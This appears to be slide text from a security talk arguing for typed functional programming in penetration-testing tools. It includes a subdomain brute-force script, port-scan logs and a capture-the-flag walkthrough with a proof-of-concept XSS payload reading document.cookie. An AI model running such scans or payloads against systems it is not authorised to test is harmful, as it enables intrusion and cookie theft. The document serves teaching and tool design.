On being a type-heavy Scheme programmer in InfoSec

or, how I learnt to hate everything, & love better type systems.

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
https://nvisium.com/about/#StefanEdwards



Yes, we really tawk liek dis. Wanna fite 'bout it?

tl;dw

how do we use types, HOFs, &c. to model not safety, but rather violence?

takeaways:

- support programming in the small
- whilst linearzing our attack flows
- resulting in *roughly* the same code density
- with better understanding
- in roughly 1 week's worth of work.

mainly, let's talk tools (and play a CTF)

Tools - I write *a lot* of 'em


- {protocol, application} fuzzers
- {SAST, DAST} scanners
- documentation generators

Hate everything: a long, cacophonous symphony of *failure*

- adversarial approach (opaque box, "red team"): minimal/no info
- find and exploit "chains": DNS => Web 'sploits
- inform client of what the chain *was*
- generally in one week

Workflow:

1. recon: client assets (human, machine, language, buildings, &c.)
2. discover: actionable vulns
3. exploit: attack vuln
4. pivot: leverage new access
5. GOTO 2.



Tools

- `ToolA | ToolB`
- < 100 SLoC

This week:

- DNS enumeration
- port scanning
- Web client
- CSRF PoC generator
- (simple) Spider

Tool Example: DNS Enumeration

- DNS enumeration (subdomain brute force)
- find all publicly-known subdomains
    - www0.somedomain.com
    - www1.somedomain.com
    - test-www.somedomain.com
    - origin-www.somedomain.com
    - ...

Tool Example: DNS Enumeration

```
for domain in domains:
  print "echo ", domain
  print "echo '; BEGIN {0}' >> dnsreport".format(domain)
  print "dig @{0} {1} >> dnsreport".format(servers[idx],
                                           domain)
  print "echo '; END {0}' >> dnsreport".format(domain)
  for prefix in prefixes:
    name = "{0}.{1}".format(prefix, domain)
    print "echo ", name
    print "echo '; BEGIN {0}' >> dnsreport".format(name)
    print "dig @{0} {1} >> dnsreport".format(servers[idx]
                                             name)
    print "echo '; END {0}' >> dnsreport".format(name)

    idx += 1

    if idx >= len(servers):
      print "sleep 10"
      idx = 0
```

Tool Example: DNS Enumeration

```
$ python gen_dig.py prefixes domains > dig_domains.sh
$ sh dig_domains > dig_report.dat
$ dig2sqlite dig_report.dat $CLIENT.db
```

Tools - Problems

- vuln focused
- tiny collections of code w/o docs
- stringly typed
- execution path?
- needle in the haystack

Hate Everything

- untennable
- poorly understood
- fragile
- decentralized
- broken

kinda like all those security controls I tell clients to replace with models, FP, & types...

Hate Everything

```
grep -i etag lovetz.txt | grep -v firefox |
sed -e 's/\[\!\] ETag in response: //'
-e 's/ for /,/' -e 's/http:\/\///'
-e 's/https:\/\///' -e 's/\//,\//' -e 's/"//g'
```

FP: large vs small

- known good: large
    - nVP, quants, &c.
- small?
    - ~ learn Scala
    - in one week
    - and solve our workflows?

and love functional programming & types

1. use defined processes & standards
2. not far from what we already do
3. clean, well-typed information, backed by the tools
4. well-understood chains
5. with modeling of state

and love functional programming & types

1. (NIST SP 800-115, NIST SP 800-61, OWASP Top 10 2013, Common Vulnerability enumerations, &c)
2. `foldDNS |> scanNetwork |> filterWebServices |> scanCSRF`
3. `val foldDNS : string -> string list -> string option list`
4. `currentDNSEntries |> knownWeb |> invalidCSRF`
5. `...`

and love functional programming & types

- DNS enumeration
- port scanning
- Web client
- CSRF PoC generator
- (simple) Spider

and love functional programming & types

- DNS enumeration (recon)
- port scanning (discovery)
- Web client (protocol/app fuzzing)
- CSRF PoC generator (exploitation)
- (simple) Spider (discovery)

DNS Enumeration -- Fixed

```
case class DNSCNameRecord(ttl: Int,
tag: String,
value: String,
address: IPAddress) extends DNSRecord;

case class DNSARecord(ttl: Int,
tag: String,
value: String,
address: IPAddress) extends DNSRecord;

// generate FQDNs from word list
def foldNames(baseDomain: String ...): Array[String] = ..

// various query engines...
def queryDig(domain: String,
        type: DNSRecordType): Option[Array[DNSRecord]]
def queryInternal(dom: String,
        type: DNSRecordType): Option[Array[DNSRecord]]

// . . .
```

Attacks == Models mod harm

- Attack: `foldNames("somedomain.com", domainPrefixs) andThen lookupDomains`
- Model: Extract types & values from above attack
- (alternative) Model: `readBIND("/var/named/chroot/var/named/...")`
- `val result : List[DNSRecord] = ...`
- Apply standard validation/testing across both

Attacks == Models mod harm

- one set of documentation tools
- one set of processing tools
- *simple and composable*

Let's Play a game

there is a CTF on r.lojikil.com somewhere, here is your attack chain:

1. service discovery
2. SSRF
3. self-XSS
4. HTTPOnly cookie theft

Discovery/Recon

```
scala> val hosts = queryInternal("r.lojikil.com").get
hosts: Array[DNSRecord] = Array(DNSCNameRecord(-1,,r.lojil
scala> val services = scanInternal(hosts.map(x =>
new Location(x.address, Some(x))), ProtocolTCP).get
[!] scanning 45.76.9.79 port 1
[!] scanning 45.76.9.79 port 7
[!] scanning 45.76.9.79 port 9
[!] scanning 45.76.9.79 port 21
[!] scanning 45.76.9.79 port 22
added open port
<snip ...>
[!] scanning 45.76.9.79 port 8080
added open port
[!] scanning 45.76.9.79 port 8088
<snip ...>
services: Option[Array[Service]] = Some([LService;@3ccfac
```

Discovery/Recon

```
scala> val target = services(1)
scala> httpGet(target, "/")
scala> val response = res32.get
scala> response.statusline
res34: String = HTTP/1.0 303 See Other
scala> response.headers("Location")
res35: String = http://r.lojikil.com/login
```

My model/attack

```
val signupRes = httpPost(target, "/signup", "HTTP/1.1",
None, None, Some(Map("user" -> "stefan",
"password" -> "hunter2", "confirmp" -> "hunter2")),
Some(Map("Referer" -> "http://r.lojikil.com:8080")))
val cookieJar = signupRes.cookies
val attackRes = httpPost(target, "/survey", "HTTP/1.1",
Some(cookieJar), None, Some(Map("survey" -> ...)),
Some(Map("Referer" -> "http://r.lojikil.com:8080")))
```

Working Payload

- SSRF:

```
<form method="POST" action="/search">
    <input type="hidden" name="q"
    value="<a href='#' onclick='alert(document.cookie)'>t
    <input type="submit" value="Search!">
</form>
```

- XSS:

  `<a href='#' onclick='alert(document.cookie)'>test</a>`

Future Directions

- modeling architecture
- nVisium Platform (nvp)

Future Directions

Architecture

- no need to have ARD & code separate
- ARD <=> Code (AWS, VMs/Hypervisors, &c.)
- Typed comms: front-end talks to backend via secure chanel? `TLSDBConnection (frontend-host some-host) (backend-host database-host)`
- Security controls modeled as monads + types

Future Directions

nVisium Platform

- we're working on making this a service
- strongly-typed, modeled service, in Scala
- hybrid analysis/expert system for security